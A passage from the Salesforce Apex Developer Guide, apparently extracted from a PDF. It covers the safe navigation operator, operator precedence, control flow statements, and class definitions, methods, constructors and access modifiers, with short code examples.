    If the left-hand-sideof the chain expression evaluates to null, the right-hand-side isn’t evaluated. Use the safe navigation operator (?.) in method, variable, and property chaining. The part of the expression that isn’t evaluated can include variable references, method references, or array expressions. Note: All Apex types are implicitly nullable and can hold a null value returned from the operator. Examples • This example first evaluates a, and returns null if a is null. Otherwise the return value is a.b. a?.b // Evaluates to: a == null ? null : a.b • This example returns null if a[x] evaluates to null. If a[x] doesn’t evaluate to null and aMethod() returns null, then this expression throws a NullPointerException. a[x]?.aMethod().aField // Evaluates to null if a[x] == null • This example returns null if a[x].aMethod() evaluates to null. a[x].aMethod()?.aField • This example indicates that the type of the expression is the same whether the safe navigation operator is used in the expression or not. Integer x = anObject?.anIntegerField; // The expression is of type Integer because the field is of type Integer • This example shows a single statement replacing a block of code that checks for nulls. // Previous code checking for nulls String profileUrl = null; if (user.getProfileUrl() != null) { profileUrl = user.getProfileUrl().toExternalForm(); } // New code using the safe navigation operator String profileUrl = user.getProfileUrl()?.toExternalForm(); • This example shows a single-row SOQL query using the safe navigation operator. // Previous code checking for nulls results = [SELECT Name FROM Account WHERE Id = :accId]; if (results.size() == 0) { // Account was deleted return null; } return results[0].Name; // New code using the safe navigation operator return [SELECT Name FROM Account WHERE Id = :accId]?.Name; Table 1: Safe Navigation Operator Use-Cases More information Example Allowed use-case Can be used as a top-level statement. aObject?.aMethod(); Method or variable or parameter chains 45 Data Types and Variables Apex Developer Guide
  • 50.
    More information Example Allowed use-case Theoperator skips the method chain up to the first closing parenthesis. By adding the ((T)a1?.b1)?.c1() Using parentheses, for example in a cast. operator after the parenthesis, the code safeguards the whole expression. If the operator is used elsewhere, and not after the parenthesis, the whole cast expression isn’t be safeguarded. For example, the behavior of //Incorrect use of safe navigation operator ((T)a1?.b1).c1() is equivalent to: T ref = null; if (a1 != null) { ref = (T)a1.b1; } result = ref.c1(); An SObject expression evaluates to null when the relationship is null. The behavior String s = contact.Account?.BillingCity; SObject chaining is equivalent to String s = contact.Account.BillingCity. If the SOQL query returns no objects, then the expression evaluates to null. The behavior is equivalent to: List<Contact> contacts = [SELECT LastName FROM String s = [SELECT LastName FROM Contact]?.LastName; SOQL Queries Contact]; String s; if (contacts.size() == 0) { s = null; // New behavior when using Safe Navigation. Earlier, this would throw an exception. } else if (contacts.size() == 1) { s = contacts.get(0).LastName; } else { // contacts.size() > 1 throw new QueryException(...); } 46 Data Types and Variables Apex Developer Guide
  • 51.
    You can’t usethe Safe Navigation Operator in certain cases. Attempting to use the operator in these ways causes an error during compilation: • Types and static expressions with dots. For example: – Namespaces – {Namespace}.{Class} – Trigger.new – Flow.interview.{flowName} – {Type}.class • Static variable access, method calls, and expressions. For example: – AClass.AStaticMethodCall() – AClass.AStaticVariable – String.format('{0}', 'hello world') – Page.{pageName} • Assignable expressions. For example: – foo?.bar = 42; – ++foo?.bar; • SOQL bind expressions. For example: class X { public String query = 'xyz';} X x = new X(); List<Account> accounts = [SELECT Name FROM Account WHERE Name = :X?.query] List<List<SObject>> moreAccounts = [FIND :X?.query IN ALL FIELDS RETURNING Account(Name)]; • With addError() on SObject scalar fields. For example: Contact c; c.LastName?.addError('The field must have a value'); Note: You can use the operator with addError() on SObjects, including lookup and master-detail fields. Operator Precedence Operators are interpreted in order, according to rules. Apex uses the following operator precedence rules: Description Operators Precedence Grouping and prefix increments and decrements {} () ++ -- 1 Unaryoperators,additiveoperators,typecastandobject creation ~ ! -x +x (type) new 2 Multiplication and division * / 3 Addition and subtraction + - 4 47 Data Types and Variables Apex Developer Guide
  • 52.
    Description Operators Precedence Shift Operators << >>>>> 5 Greater-than and less-than comparisons, reference tests < <= > >= instanceof 6 Comparisons: equal and not-equal == != 7 Bitwise AND & 8 Bitwise XOR ^ 9 Bitwise OR | 10 Logical AND && 11 Logical OR || 12 Assignment operators = += -= *= /= &= <<= >>= >>>= 13 Comments Both single and multiline comments are supported in Apex code. • Tocreateasinglelinecomment,use //.Allcharactersonthesamelinetotherightofthe // areignoredbytheparser.Forexample: Integer i = 1; // This comment is ignored by the parser • To create a multiline comment, use /* and */ to demarcate the beginning and end of the comment block. For example: Integer i = 1; /* This comment can wrap over multiple lines without getting interpreted by the parser. */ Assignment Statements An assignment statement is any statement that places a value into a variable. An assignment statement generally takes one of two forms: [LValue] = [new_value_expression]; [LValue] = [[inline_soql_query]]; In the forms above, [LValue] stands for any expression that can be placed on the left side of an assignment operator. These include: • A simple variable. For example: Integer i = 1; Account a = new Account(); Account[] accts = [SELECT Id FROM Account]; • A de-referenced list element. For example: ints[0] = 1; accts[0].Name = 'Acme'; 48 Data Types and Variables Apex Developer Guide
  • 53.
    • An sObjectfield reference that the context user has permission to edit. For example: Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco'); // IDs cannot be set prior to an insert call // a.Id = '00300000003T2PGAA0'; // Instead, insert the record. The system automatically assigns it an ID. insert a; // Fields also must be writable for the context user // a.CreatedDate = System.today(); This code is invalid because // createdDate is read-only! // Since the account a has been inserted, it is now possible to // create a new contact that is related to it Contact c = new Contact(LastName = 'Roth', Account = a); // Notice that you can write to the account name directly through the contact c.Account.Name = 'salesforce.com'; Assignment is always done by reference. For example: Account a = new Account(); Account b; Account[] c = new Account[]{}; a.Name = 'Acme'; b = a; c.add(a); // These asserts should now be true. You can reference the data // originally allocated to account a through account b and account list c. System.assertEquals(b.Name, 'Acme'); System.assertEquals(c[0].Name, 'Acme'); Similarly, two lists can point at the same value in memory. For example: Account[] a = new Account[]{new Account()}; Account[] b = a; a[0].Name = 'Acme'; System.assert(b[0].Name == 'Acme'); In addition to =, other valid assignment operators include +=, *=, /=, |=, &=, ++, and --. See Expression Operators on page 38. Rules of Conversion In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the string.format method. However, a few data types can be implicitly converted, without using a method. Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion. The following is the hierarchy for numbers, from lowest to highest: 1. Integer 2. Long 49 Data Types and Variables Apex Developer Guide
  • 54.
    3. Double 4. Decimal Note:Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the higher type of number. Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and implicit object conversion is never allowed. In addition to numbers, other data types can be implicitly converted. The following rules apply: • IDs can always be assigned to Strings. • Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime exception is thrown. • The instanceOf keyword can always be used to test whether a string is an ID. Additional Considerations for Data Types Data Types of Numeric Values Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example, the expression Long d = 123; declares a Long variable named d and assigns it to an Integer numeric value (123), which is implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds. However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this example: Long d = 2147483648L;. Overflow of Data Type Values Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example, Integer i = 2147483647 + 1; yieldsavalueof–2147483648because2147483647isthemaximumvalueforanInteger, so adding one to it wraps the value around to the minimum negative value for Integers, –2147483648. If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect becausethecomputedvaluesthatarelargerthanthemaximumwilloverflow.Forexample,theexpression Long MillsPerYear = 365 * 24 * 60 * 60 * 1000; results in an incorrect result because the products of Integers on the right hand side are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values. Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L; Long ExpectedValue = 31536000000L; System.assertEquals(MillsPerYear, ExpectedValue); Loss of Fractions in Divisions When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit conversions to a Double or Decimal. For example, Double d = 5/3; returns 1.0 because the actual result (1.666...) is an Integer and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double or Decimal numeric values in the division. For example, Double d = 5.0/3.0; returns 1.6666666666666667 because 5.0 and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost. 50 Data Types and Variables Apex Developer Guide
  • 55.
    Control Flow Statements Apexprovides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally executed line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain condition, or have a block of code execute repeatedly. IN THIS SECTION: Conditional (If-Else) Statements The conditional statement in Apex works similarly to Java. Switch Statements Apex provides a switch statement that tests whether an expression matches one of several values and branches accordingly. Loops Apex supports five types of procedural loops. Conditional (If-Else) Statements The conditional statement in Apex works similarly to Java. if ([Boolean_condition]) // Statement 1 else // Statement 2 The else portion is always optional, and always groups with the closest if. For example: Integer x, sign; // Your code if (x <= 0) if (x == 0) sign = 0; else sign = -1; is equivalent to: Integer x, sign; // Your code if (x <= 0) { if (x == 0) { sign = 0; } else { sign = -1; } } Repeated else if statements are also allowed. For example: if (place == 1) { medal_color = 'gold'; } else if (place == 2) { medal_color = 'silver'; } else if (place == 3) { medal_color = 'bronze'; } else { medal_color = null; } 51 Control Flow Statements Apex Developer Guide
  • 56.
    Switch Statements Apex providesa switch statement that tests whether an expression matches one of several values and branches accordingly. The syntax is: switch on expression { when value1 { // when block 1 // code block 1 } when value2 { // when block 2 // code block 2 } when value3 { // when block 3 // code block 3 } when else { // default block, optional // code block 4 } } The when value can be a single value, multiple values, or sObject types. For example: when value1 { } when value2, value3 { } when TypeName VariableName { } The switch statement evaluates the expression and executes the code block for the matching when value. If no value matches, the when else code block is executed. If there isn’t a when else block, no action is taken. Note: There is no fall-through. After the code block is executed, the switch statement exits. Apex switch statement expressions can be one of the following types. • Integer • Long • sObject • String • Enum When Blocks Each when block has a value that the expression is matched against. These values can take one of the following forms. • when literal {} (a when block can have multiple, comma-separated literal clauses) • when SObjectType identifier {} • when enum_value {} The value null is a legal value for all types. 52 Control Flow Statements Apex Developer Guide
  • 57.
    Each when valuemust be unique. For example, you can use the literal x only in one when block clause. A when block is matched one time at most. When Else Block If no when values match the expression, the when else block is executed. Note: Salesforce recommends including a when else block, especially with enum types, although it isn’t required. When you build a switch statement using enum values provided by a managed package, your code might not behave as expected if a new version of the package contains additional enum values. You can prevent this problem by including a when else block to handle unanticipated values. If you include a when else block, it must be the last block in the switch statement. Examples with Literals You can use literal when values for switching on Integer, Long, and String types. String clauses are case-sensitive. For example, “orange” is a different value than “ORANGE.” Single Value Example The following example uses integer literals for when values. switch on i { when 2 { System.debug('when block 2'); } when -3 { System.debug('when block -3'); } when else { System.debug('default'); } } Null Value Example Because all types in Apex are nullable, a when value can be null. switch on i { when 2 { System.debug('when block 2'); } when null { System.debug('bad integer'); } when else { System.debug('default ' + i); } } Multiple Values Examples 53 Control Flow Statements Apex Developer Guide
  • 58.
    The Apex switchstatement doesn’t fall-through, but a when clause can include multiple literal values to match against. You can also nest Apex switch statements to provide multiple execution paths within a when clause. switch on i { when 2, 3, 4 { System.debug('when block 2 and 3 and 4'); } when 5, 6 { System.debug('when block 5 and 6'); } when 7 { System.debug('when block 7'); } when else { System.debug('default'); } } Method Example Instead of switching on a variable expression, the following example switches on the result of a method call. switch on someInteger(i) { when 2 { System.debug('when block 2'); } when 3 { System.debug('when block 3'); } when else { System.debug('default'); } } Example with sObjects Switching on an sObject value allows you to implicitly perform instanceof checks and casting. For example, consider the following code that uses if-else statements. if (sobject instanceof Account) { Account a = (Account) sobject; System.debug('account ' + a); } else if (sobject instanceof Contact) { Contact c = (Contact) sobject; System.debug('contact ' + c); } else { System.debug('default'); } You can replace and simplify this code with the following switch statement. switch on sobject { when Account a { System.debug('account ' + a); } when Contact c { 54 Control Flow Statements Apex Developer Guide
  • 59.
    System.debug('contact ' +c); } when null { System.debug('null'); } when else { System.debug('default'); } } Note: You can use only one sObject type per when block. Example with Enums A switch statementthatusesenum when valuesdoesn’trequirea when else block,butitisrecommended.Youcanusemultiple enum values per when block clause. switch on season { when WINTER { System.debug('boots'); } when SPRING, SUMMER { System.debug('sandals'); } when else { System.debug('none of the above'); } } Loops Apex supports five types of procedural loops. These types of procedural loops are supported: • do {statement} while (Boolean_condition); • while (Boolean_condition) statement; • for (initialization; Boolean_exit_condition; increment) statement; • for (variable : array_or_set) statement; • for (variable : [inline_soql_query]) statement; All loops allow for loop control structures: • break; exits the entire loop • continue; skips to the next iteration of the loop IN THIS SECTION: 1. Do-While Loops 2. While Loops 3. For Loops 55 Control Flow Statements Apex Developer Guide
  • 60.
    Do-While Loops The Apexdo-while loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is: do { code_block } while (condition); Note: Curly braces ({}) are always required around a code_block. AsinJava,theApex do-while loopdoesnotchecktheBooleanconditionstatementuntilafterthefirstloopisexecuted.Consequently, the code block always runs at least once. As an example, the following code outputs the numbers 1 - 10 into the debug log: Integer count = 1; do { System.debug(count); count++; } while (count < 11); While Loops The Apex while loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is: while (condition) { code_block } Note: Curly braces ({}) are required around a code_block only if the block contains more than one statement. Unlike do-while, the while loop checks the Boolean condition statement before the first loop is executed. Consequently, it is possible for the code block to never execute. As an example, the following code outputs the numbers 1 - 10 into the debug log: Integer count = 1; while (count < 11) { System.debug(count); count++; } For Loops Apex supports three variations of the for loop: • The traditional for loop: for (init_stmt; exit_condition; increment_stmt) { code_block } 56 Control Flow Statements Apex Developer Guide
  • 61.
    • The listor set iteration for loop: for (variable : list_or_set) { code_block } where variable must be of the same primitive or sObject type as list_or_set. • The SOQL for loop: for (variable : [soql_query]) { code_block } or for (variable_list : [soql_query]) { code_block } Both variable and variable_list must be of the same sObject type as is returned by the soql_query. Note: Curly braces ({}) are required around a code_block only if the block contains more than one statement. Each is discussed further in the sections that follow. IN THIS SECTION: Traditional For Loops List or Set Iteration for Loops Iterating Collections Traditional For Loops The traditional for loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is: for (init_stmt; exit_condition; increment_stmt) { code_block } When executing this type of for loop, the Apex runtime engine performs the following steps, in order: 1. Executethe init_stmt componentoftheloop.Notethatmultiplevariablescanbedeclaredand/orinitializedinthisstatement. 2. Perform the exit_condition check. If true, the loop continues. If false, the loop exits. 3. Execute the code_block. 4. Execute the increment_stmt statement. 5. Return to Step 2. As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, j, is included to demonstrate the syntax: for (Integer i = 0, j = 0; i < 10; i++) { System.debug(i+1); } 57 Control Flow Statements Apex Developer Guide
  • 62.
    List or SetIteration for Loops The list or set iteration for loop iterates over all the elements in a list or set. Its syntax is: for (variable : list_or_set) { code_block } where variable must be of the same primitive or sObject type as list_or_set. When executing this type of for loop, the Apex runtime engine assigns variable to each element in list_or_set, and runs the code_block for each value. For example, the following code outputs the numbers 1 - 10 to the debug log: Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10}; for (Integer i : myInts) { System.debug(i); } Iterating Collections Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported and causes an error. Do not directly add or remove elements while iterating through the collection that includes them. Adding Elements During Iteration To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original after you finish iterating the collection. Removing Elements During Iteration To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements you wish to remove to a temporary list and remove them after you finish iterating the collection. Note: The List.remove method performs linearly. Using it to remove elements has time and resource implications. To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you finish iterating the collection. Classes, Objects, and Interfaces Apex classes are modeled on their counterparts in Java. You’ll define, instantiate, and extend classes, and you’ll work with interfaces, Apex class versions, properties, and other related class concepts. IN THIS SECTION: 1. Classes As in Java, you can create classes in Apex. A class is a template or blueprint from which objects are created. An object is an instance of a class. 58 Classes, Objects, and Interfaces Apex Developer Guide
  • 63.
    2. Interfaces An interfaceis like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface. 3. Keywords Apex provides the keywords final, instanceof, super, this, transient, with sharing and without sharing. 4. Annotations An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with an initial @ symbol, followed by the appropriate keyword. 5. Classes and Casting In general, all type information is available at run time. This means that Apex enables casting, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert an object from one data type to another. 6. Differences Between Apex Classes and Java Classes Apex classes and Java classes work in similar ways, but there are some significant differences. 7. Class Definition Creation Use the class editor to create a class in Salesforce. 8. Namespace Prefix TheSalesforceapplicationsupportstheuseofnamespaceprefixes.NamespaceprefixesareusedinmanagedAppExchangepackages to differentiate custom object and field names from names used by other organizations. 9. Apex Code Versions To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version. 10. Lists of Custom Types and Sorting Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted. 11. Using Custom Types in Map Keys and Sets You can add instances of your own Apex classes to maps and sets. Classes As in Java, you can create classes in Apex. A class is a template or blueprint from which objects are created. An object is an instance of a class. For example, the PurchaseOrder class describes an entire purchase order, and everything that you can do with a purchase order. An instance of the PurchaseOrder class is a specific purchase order that you send or receive. All objects have state and behavior, that is, things that an object knows about itself, and things that an object can do. The state of a PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a customer. A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's Name or Type. Since these variables are associated with a class and are members of it, they are commonly referred to as member variables. Methods are used to control behavior, such as getOtherQuotes or copyLineItems. A class can contain other classes, exception types, and initialization code. 59 Classes, Objects, and Interfaces Apex Developer Guide
  • 64.
    An interface islike a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface. For more general information on classes, objects, and interfaces, see http://java.sun.com/docs/books/tutorial/java/concepts/index.html In addition to classes, Apex provides triggers, similar to database triggers. A trigger is Apex code that executes before or after database operations. See Triggers. IN THIS SECTION: 1. Apex Class Definition 2. Class Variables 3. Class Methods 4. Using Constructors 5. Access Modifiers 6. Static and Instance Methods, Variables, and Initialization Code In Apex, you can have static methods, variables, and initialization code. However, Apex classes can't be static. You can also have instance methods, member variables, and initialization code, which have no modifier, and local variables. 7. Apex Properties 8. Extending a Class You can extend a class to provide more specialized behavior. 9. Extended Class Example Apex Class Definition In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class. You can only have inner classes one level deep. For example: public class myOuterClass { // Additional myOuterClass code here class myInnerClass { // myInnerClass code here } } To define a class, specify the following: 1. Access modifiers: • You must use one of the access modifiers (such as public or global) in the declaration of a top-level class. • You don’t have to use an access modifier in the declaration of an inner class. 2. Optional definition modifiers (such as virtual, abstract, and so on) 3. Required: The keyword class followed by the name of the class 4. Optional extensions or implementations or both Note: Avoid using standard object names for class names. Doing so causes unexpected results. For a list of standard objects, see Object Reference for Salesforce. 60 Classes, Objects, and Interfaces Apex Developer Guide
  • 65.
    Use the followingsyntax for defining classes: private | public | global [virtual | abstract | with sharing | without sharing] class ClassName [implements InterfaceNameList] [extends ClassName] { // The body of the class } • The private access modifier declares that this class is only known locally, that is, only by this section of code. This is the default access for inner classes—that is, if you don't specify an access modifier for an inner class, it’s considered private. This keyword can only be used with inner classes (or with top-level test classes marked with the @IsTest annotation). • The public access modifier declares that this class is visible in your application or namespace. • The global access modifier declares that this class is known by all Apex code everywhere. All classes containing methods defined with the webservice keyword must be declared as global. If a method or inner class is declared as global, the outer, top-level class must also be defined as global. • The with sharing and without sharing keywords specify the sharing mode for this class. For more information, see Using the with sharing, without sharing, and inherited sharing Keywords on page 86. • The virtual definition modifier declares that this class allows extension and overrides. You can’t override a method with the override keyword unless the class has been defined as virtual. • The abstract definitionmodifierdeclaresthatthisclasscontainsabstractmethods,thatis,methodsthatonlyhavetheirsignature declared and no body defined. Note: • You can’t add an abstract method to a global class after the class has been uploaded in a Managed - Released package version. • If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation. • You can’t override a public or protected virtual method of a global class of an installed managed package. For more information about managed packages, see What is a Package? on page 679. A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex doesn’t support multiple inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Interfaces on page 78. For more information about method and variable access modifiers, see Access Modifiers on page 66. SEE ALSO: Documentation Typographical Conventions Salesforce Help: Manage Apex Classes Salesforce Help: Developer Console Functionality Class Variables To declare a variable, specify the following: • Optional: Modifiers, such as public or final, as well as static. • Required: The data type of the variable, such as String or Boolean. • Required: The name of the variable. • Optional: The value of the variable. 61 Classes, Objects, and Interfaces Apex Developer Guide
  • 66.
    Use the followingsyntax when defining a variable: [public | private | protected | global] [final] [static] data_type variable_name [= value] For example: private static final Integer MY_INT; private final Integer i = 1; Versioned Behavior Changes In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. Class Methods To define a method, specify the following: • Optional: Modifiers, such as public or protected. • Required: The data type of the value returned by the method, such as String or Integer. Use void if the method doesn’t return a value. • Required:Alistofinputparametersforthemethod,separatedbycommas,eachprecededbyitsdatatype,andenclosedinparentheses (). If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters. • Required: The body of the method, enclosed in braces {}. All the code for the method, including any local variable declarations, is contained here. Use the following syntax when defining a method: [public | private | protected | global] [override] [static] data_type method_name (input parameters) { // The body of the method } Note: You can use override to override methods only in classes that have been defined as virtual or abstract. For example: public static Integer getInt() { return MY_INT; } As in Java, methods that return values can also be run as a statement if their results aren’t assigned to another variable. User-defined methods: • Can be used anywhere that system methods are used. • Can be recursive. • Can have side effects, such as DML insert statements that initialize sObject record IDs. See Apex DML Statements. • Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so forward declarations aren’t needed. 62 Classes, Objects, and Interfaces Apex Developer Guide
  • 67.
    • Can bepolymorphic. For example, a method named example can be implemented in two ways, one with a single Integer parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex parserselectstheappropriateimplementationtoexecute.Iftheparsercan’tfindanexactmatch,itthenseeksanapproximatematch using type coercion rules. For more information on data conversion, see Rules of Conversion on page 49. Note: If the parser finds multiple approximate matches, a parse-time exception is generated. • Methods with a void return type are typically invoked as a standalone statement in Apex code. For example: System.debug('Here is a note for the log.'); • Can have statements where the return values are run as a statement if their results aren’t assigned to another variable. This rule is the same in Java. Passing Method Arguments by Value In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost. Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to point to another object but the values of the object's fields can be changed. The following are examples of passing primitive and non-primitive data type arguments into methods. Example: Passing Primitive Data Type Arguments This example shows how a primitive argument of type String is passed by value into another method. The debugStatusMessage method in this example creates a String variable, msg, and assigns it a value. It then passes this variable as an argument to another method, which modifies the value of this String. However, since String is a primitive type, it’s passed by value, and when the method returns, the value of the original variable, msg, is unchanged. An assert statement verifies that the value of msg is still the old value. public class PassPrimitiveTypeExample { public static void debugStatusMessage() { String msg = 'Original value'; processString(msg); // The value of the msg variable didn't // change; it is still the old value. System.assertEquals(msg, 'Original value'); } public static void processString(String s) { s = 'Modified value'; } } Example: Passing Non-Primitive Data Type Arguments This example shows how a List argument is passed by reference into the reference() method and is modified. It then shows, in the referenceNew() method, that the List argument can't be changed to point to another List object. First, the createTemperatureHistory method creates a variable, fillMe, that is a List of Integers and passes it to a method. The called method fills this list with Integer values representing rounded temperature values. When the method returns, an assert statement verifies that the contents of the original List variable has changed and now contains five values. Next, the example creates a second List variable, createMe, and passes it to another method. The called method assigns the passed-in argument to a newly 63 Classes, Objects, and Interfaces Apex Developer Guide
  • 68.
    created List thatcontains new Integer values. When the method returns, the original createMe variable doesn't point to the new List but still points to the original List, which is empty. An assert statement verifies that createMe contains no values. public class PassNonPrimitiveTypeExample { public static void createTemperatureHistory() { List<Integer> fillMe = new List<Integer>(); reference(fillMe); // The list is modified and contains five items // as expected. System.assertEquals(fillMe.size(),5); List<Integer> createMe = new List<Integer>(); referenceNew(createMe); // The list is not modified because it still points // to the original list, not the new list // that the method created. System.assertEquals(createMe.size(),0); } public static void reference(List<Integer> m) { // Add rounded temperatures for the last five days. m.add(70); m.add(68); m.add(75); m.add(80); m.add(82); } public static void referenceNew(List<Integer> m) { // Assign argument to a new List of // five temperature values. m = new List<Integer>{55, 59, 62, 60, 63}; } } Versioned Behavior Changes In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. Using Constructors A constructor is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every class. If a class does not have a user-defined constructor, a default, no-argument, public constructor is used. The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and it is not inherited by the object created from it. 64 Classes, Objects, and Interfaces Apex Developer Guide
  • 69.
    After you writethe constructor for a class, you must use the new keyword in order to instantiate an object from that class, using that constructor. For example, using the following class: public class TestObject { // The no argument constructor public TestObject() { // more code here } } A new object of this type can be instantiated with the following code: TestObject myTest = new TestObject(); If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments. If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must create your own no-argument constructor in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument public constructor. In Apex, a constructor can be overloaded, that is, there can be more than one constructor for a class, each having different parameters. The following example illustrates a class with two constructors: one with no arguments and one that takes a simple Integer argument. It also illustrates how one constructor calls another constructor using the this(...) syntax, also know as constructor chaining. public class TestObject2 { private static final Integer DEFAULT_SIZE = 10; Integer size; //Constructor with no arguments public TestObject2() { this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor } // Constructor with one argument public TestObject2(Integer ObjectSize) { size = ObjectSize; } } New objects of this type can be instantiated with the following code: TestObject2 myObject1 = new TestObject2(42); TestObject2 myObject2 = new TestObject2(); Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are possible: public class Leads { // First a no-argument constructor public Leads () {} // A constructor with one argument public Leads (Boolean call) {} 65 Classes, Objects, and Interfaces Apex Developer Guide
  • 70.
    // A constructorwith two arguments public Leads (String email, Boolean call) {} // Though this constructor has the same arguments as the // one above, they are in a different order, so this is legal public Leads (Boolean call, String email) {} } When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names, such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that class or subclass. Access Modifiers Apexallowsyoutousethe private, protected, public,and global accessmodifierswhendefiningmethodsandvariables. While triggers and anonymous blocks can also use these access modifiers, they aren’t as useful in smaller portions of Apex. For example, declaring a method as global in an anonymous block doesn’t enable you to call it from outside of that code. For more information on class access modifiers, see Apex Class Definition on page 60. Note: Interface methods have no access modifiers. They’re always global. For more information, see Interfaces on page 78. By default, a method or variable is visible only to the Apex code within the defining class. Explicitly specify a method or variable as public in order for it to be available to other classes in the same application namespace (see Namespace Prefix). You can change the level of visibility by using the following access modifiers: private This access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it’s defined. If you don’t specify an access modifier, the method or variable is private. protected This means that the method or variable is visible to any inner classes in the defining Apex class, and to the classes that extend the defining Apex class. You can only use this access modifier for instance methods and member variables. This setting is strictly more permissive than the default (private) setting, just like Java. public This means that the method or variable is accessible by all Apex within a specific package. For accessibility by all second-generation (2GP) managed packages that share a namespace, use public with the @NamespaceAccessible annotation. Using the public access modifier in no-namespace packages implicitly renders the Apex code as @NamespaceAccessible. Note: In Apex, the public access modifier isn’t the same as it is in Java. This was done to discourage joining applications, to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you must use the global access modifier. Formoreinformationonnamespace-basedvisibility,seeNamespace-BasedVisibilityforApexClassesinSecond-GenerationPackages. global This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier must be used for any method that must be referenced outside of the application, either in SOAP API or by other Apex code. If you declare a method or variable as global, you must also declare the class that contains it as global. Note: We recommend using the global access modifier rarely, if at all. Cross-application dependencies are difficult to maintain. 66 Classes, Objects, and Interfaces Apex Developer Guide
  • 71.
    To use theprivate, protected, public, or global access modifiers, use the following syntax: [(none)|private|protected|public|global] declaration For example: // private variable s1 private string s1 = '1'; // public method getsz() public string getsz() { ... } Static and Instance Methods, Variables, and Initialization Code In Apex, you can have static methods, variables, and initialization code. However, Apex classes can't be static. You can also have instance methods, member variables, and initialization code, which have no modifier, and local variables. Characteristics Static methods, variables, and initialization code have these characteristics. • They’re associated with a class. • They’re allowed only in outer classes. • They’re initialized only when a class is loaded. • They aren’t transmitted as part of the view state for a Visualforce page. Instance methods, member variables, and initialization code have these characteristics. • They’re associated with a particular object. • They have no definition modifier. • They’re created with every object instantiated from the class in which they’re declared. Local variables have these characteristics. • They’re associated with the block of code in which they’re declared. • They must be initialized before they’re used. The following example shows a local variable whose scope is the duration of the if code block. Boolean myCondition = true; if (myCondition) { integer localVariable = 10; } Using Static Methods and Variables You can use static methods and variables only with outer classes. Inner classes have no static methods or variables. A static method or variable doesn’t 